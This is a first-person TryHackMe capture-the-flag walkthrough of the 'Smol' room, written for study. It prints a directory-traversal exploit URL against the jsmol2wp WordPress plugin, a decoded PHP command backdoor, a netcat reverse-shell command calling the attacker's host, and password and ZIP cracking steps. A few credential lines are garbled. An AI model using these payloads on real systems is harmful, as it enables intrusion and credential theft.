Smol - TryHackMe
web application enumeration, WordPress exploitation, credential discovery, and Linux privilege escalation are the coverings of this Smol room.
Overview
This is a detailed walkthrough of how I rooted the Smol room on TryHackMe and captured both user and root flags. The room involved web application enumeration, WordPress exploitation, credential discovery, and Linux privilege escalation.
🔍 Step 1: Reconnaissance (Finding Attack Surface)
🛠 Why Start with Nmap?
Before attacking anything, we must know:
- What services are running?
- Which ports are open?
- What technologies are being used?
This helps us decide where to attack.
🔎 Nmap Scan
nmap -sC -sV -p- -T5 -v -oN /home/kali/Desktop/THM_LAB/rooms/smol/scan.txt <target-ip>
What this does:
sC: Runs default scripts (basic vulnerability checks)sV: Detects service versions-p-: Scans all TCP portsT5: Timing template (T1 to T5)-v: Verbose outputoN: Output format
📊 Result Interpretation
22/tcp → SSH
80/tcp → HTTP
What this means:
- Port 80 = Web application (usually vulnerable)
- Port 22 = SSH (useful later after we get credentials)
➡️ Decision: Focus on the web server first.
🌐 Step 2: Fix Website Access (Hosts File)
❓ Why edit /etc/hosts?
The website redirects to www.smol.thm.
Without DNS, your browser cannot resolve this domain.
🛠 Fix Domain Resolution
echo" <target-ip> www.smol.thm" | sudo tee -a /etc/hosts
Now the browser knows:
“When we visit www.smol.thm, go to this IP.”
📁 Step 3: Web Enumeration (Finding Hidden Pages)
🧠 Why Enumerate Directories?
Web apps often hide:
- Admin panels
- Config files
- Backup files
Directory brute-forcing helps uncover these.
🛠 Gobuster Scan
gobuster dir -u http://www.smol.thm -w /usr/share/seclists/Discovery/Web-Content/common.txt -o /home/kali/Desktop/THM_LAB/rooms/smol/gobuster_scan.txt -x php t-64 -r
What this means:
- -x php Also check for the .php extension (e.g., admin.php).
- -t 64 Use 64 concurrent threads to speed up the scan.
- -r Follow HTTP redirects (3xx responses).
🔍 Important Results
/wp-login.php
/wp-admin
/wp-content
/wp-config.php
/xmlrpc.php

🧠 What We Learn
These are classic WordPress files.
➡️ Conclusion:
The target is running WordPress, so we should use WordPress-specific tools.
🧪 Step 4: WordPress Enumeration (WPScan)
❓ Why WPScan?
WordPress often becomes vulnerable due to:
- Outdated plugins
- Misconfigured themes
WPScan automates this discovery.

🛠 WPScan Command

wpscan --url http://www.smol.thm


🔎 Key Finding
Vulnerable plugin: jsmol2wp
➡️ This plugin is our entry point.
💥 Step 5: Exploiting the Vulnerable Plugin
❓ Why Target wp-config.php?
wp-config.php contains:
- Database username
- Database password
These credentials often:
- Get reused
- Allow deeper access

🛠 Exploit URL
http://www.smol.thm/wp-content/plugins/jsmol2wp/php/jsmol.php?isform=true&call=getRawDataFromDatabase&query=php://filter/resource=../../../../wp-config.php
🔐 Credentials Retrieved
DB_USER = wpuser
DB_PASSWORD = kbLSF2 <REDACTED> 29*Z%G
🔑 Step 6: WordPress Admin Login
❓ Why Login to WordPress?
Admin access allows:
- Viewing site files
- Finding backdoors
- Uploading malicious code
➡️ Use the credentials at:
http://www.smol.thm/wp-login.php

🚪 Step 7: Finding a Backdoor
🧠 Why Look for Backdoors?
CTF machines often:
- Hide backdoors in plugins
- Encode malicious PHP

❓ Why FUFF or Gobuster?
These two commands below are using FFUF and Gobuster for the same purpose: fuzzing the query parameter of a vulnerable endpoint to discover interesting files that can be read through the file disclosure vulnerability.
we use these tools when we don’t know, Instead of guessing manually.
- which file exists,
- where backups are stored,
- whether the developer renamed configuration files,
- or which interesting files are accessible.
🛠 FUFF Command
ffuf -u "http://www.smol.thm/wp-content/plugins/jsmol2wp/php/jsmol.php?isform=true&call=getRawDataFromDatabase&query=php://filter/resource=../../FUZZ" -w /usr/share/wordlists/dirb/big.txt -fs 0 --fw 1 -e .php
OR
🛠 Gobuster Command
gobuster fuzz -u "http://www.smol.thm/wp-content/plugins/jsmol2wp/php/jsmol.php?isform=true&call=getRawDataFromDatabase&query=php://filter/resource=../../FUZZ" -w /usr/share/seclists/Discovery/Web-Content/big.txt --exclude-length 2
🔎 Key Finding
hello.php
🛠 Read hello.php
http://www.smol.thm/wp-content/plugins/jsmol2wp/php/jsmol.php?query=php://filter/resource=../../hello.php
This revealed Base64-encoded code in the that file.

🔓 Step 8: Decode and Analyze Backdoor
🔍 Decode Result
if (isset($_GET["cmd"])) {system($_GET["cmd"]); }

🧠 Why This Matters
This allows:
- Command execution via URL
- Full server control
🧪 Step 9: Test Command Execution
http://www.smol.thm/wp-admin/index.php?cmd=whoami
Output:
www-data

➡️ We now have Remote Code Execution (RCE).
🔄 Step 10: Get a Reverse Shell
❓ Why a Reverse Shell?
A shell allows:
- File access
- Privilege escalation
- Stable interaction
📡 Listener (Kali)
nc -lvnp 1234
🧨 Trigger Reverse Shell
http://www.smol.thm/wp-admin/index.php?cmd=busybox nc <KALI_IP> 1234 -e bash
🖥 Step 11: Stabilize the Shell
python3 -c'import pty; pty.spawn("/bin/sh")'
➡️ Gives a proper interactive shell.
🗄 Step 12: Database Dump
❓ Why Dump Database?
User credentials = lateral movement.
SHOW DATABASES;
USE wordpress;
SHOW TABLES;
SELECT*FROM wp_users;
 —
🔓 Step 13: Crack Password Hashes
john hash.txt --wordlist=/usr/share/seclists/Passwords/Leaked-Databases/Rockyou/rockyou.txt
Recovered Password: sand

👤 Step 14: User Flag
su diego
cat user.txt
🔑 Step 15: SSH Key Abuse
❓ Why SSH Keys?
If private keys are exposed:
- Passwords are not required
- Access is instant
chmod 600 id_rsa
ssh think@www.smol.thm -i id_rsa

📦 Step 16: Backup File Attack
scp /home/gege/wordpress.old.zip kali@<KALI_IP>:/home/kali/
Crack ZIP:
zip2john wordpress.old.zip > wpziphash
john wpziphash --wordlist=/usr/share/seclists/Passwords/Leaked-Databases/Rockyou/rockyou.txt
Recovered:
- Zip Password: hero
il.com
unzip wordpress.old.zip
cat wp-config.php
Recovered:
- User
xaviPassword: P@sswvi@

👑 Step 17: Root Privilege Escalation
su - xavi
sudo -l
sudo su
🏁 Final Flag
cd /root
cat root.txt
Conclusion
The Smol room involved a mix of:
- Web Application Reconnaissance
- WordPress Enumeration
- Vulnerable Plugin Analysis
- Arbitrary File Read / Local File Inclusion Concepts
- Sensitive Information Disclosure
- Credential Discovery and Reuse
- Remote Code Execution (RCE)
- Reverse Shell Establishment
- Linux Host Enumeration
- Privilege Escalation Enumeration
- SUID Binary Exploitation
- Sudo Misconfiguration Exploitation
- Post-Exploitation Techniques
Each step built on the last, and it was a great exercise in real-world exploitation chains.
Tools
- nmap
- gobuster
- wpscan
- john (zip2john)
🖼️ all process screenshot
The lessons learned from the room are:
-
Reconnaissance reveals the attack surface
You begin with scanning: nmap -sC -sV -p- -T5 -v
You discover services such as: HTTP (WordPress website) SSH (possible later access)
Then web enumeration: gobuster dir wpscan
reveals: - WordPress installation - Plugins - Users - Possible vulnerabilities
Lesson: Enumeration is the foundation. You cannot exploit what you don’t know exists.
-
Vulnerable WordPress plugin exploitation
The key vulnerability is the JSmol2WP plugin.
The vulnerable endpoint: /wp-content/plugins/jsmol2wp/php/jsmol.php
allows arbitrary file reading.
The important concept: User input | ▼ Plugin accepts file path | ▼ Attacker controls the file being read | ▼ Sensitive files exposed
This is an example of: - Arbitrary File Read - Directory Traversal - LFI-like behavior
-
Reading wp-config.php
The important target:
wp-config.phpbecause WordPress stores database credentials there.
   Example:
    define('DB_USER', 'wordpress');
    define('DB_PASSWORD', 'password');
This teaches: Configuration files often contain the keys to the next stage.
-
Credential reuse
The credentials obtained from WordPress are not necessarily only for WordPress. You test them against: - WordPress login - SSH - Other services
This demonstrates a common real-world problem: Users often reuse passwords across different systems.
-
Gaining a shell
Once you have a command execution path, you move from:
  Web access
     |
     ▼
  Command execution
     |
     ▼
  Shell access
The important concepts:
- Reverse shells
- Listening with netcat
- Uploading files
- Executing commands remotely
-
Internal enumeration
After getting access, you enumerate the machine: Examples: whoami id uname -a sudo -l find / -perm -4000 2>/dev/null
You look for:
- Users
- Permissions
- SUID binaries
- Credentials
- Misconfigurations
-
Privilege escalation
The final stage is becoming root. The lesson is: A normal user account does not mean the machine is secure. Misconfigured permissions can allow privilege escalation.
You check:
- sudo permissions
- SUID files
- cron jobs
- writable files
- credentials
Thanks for reading!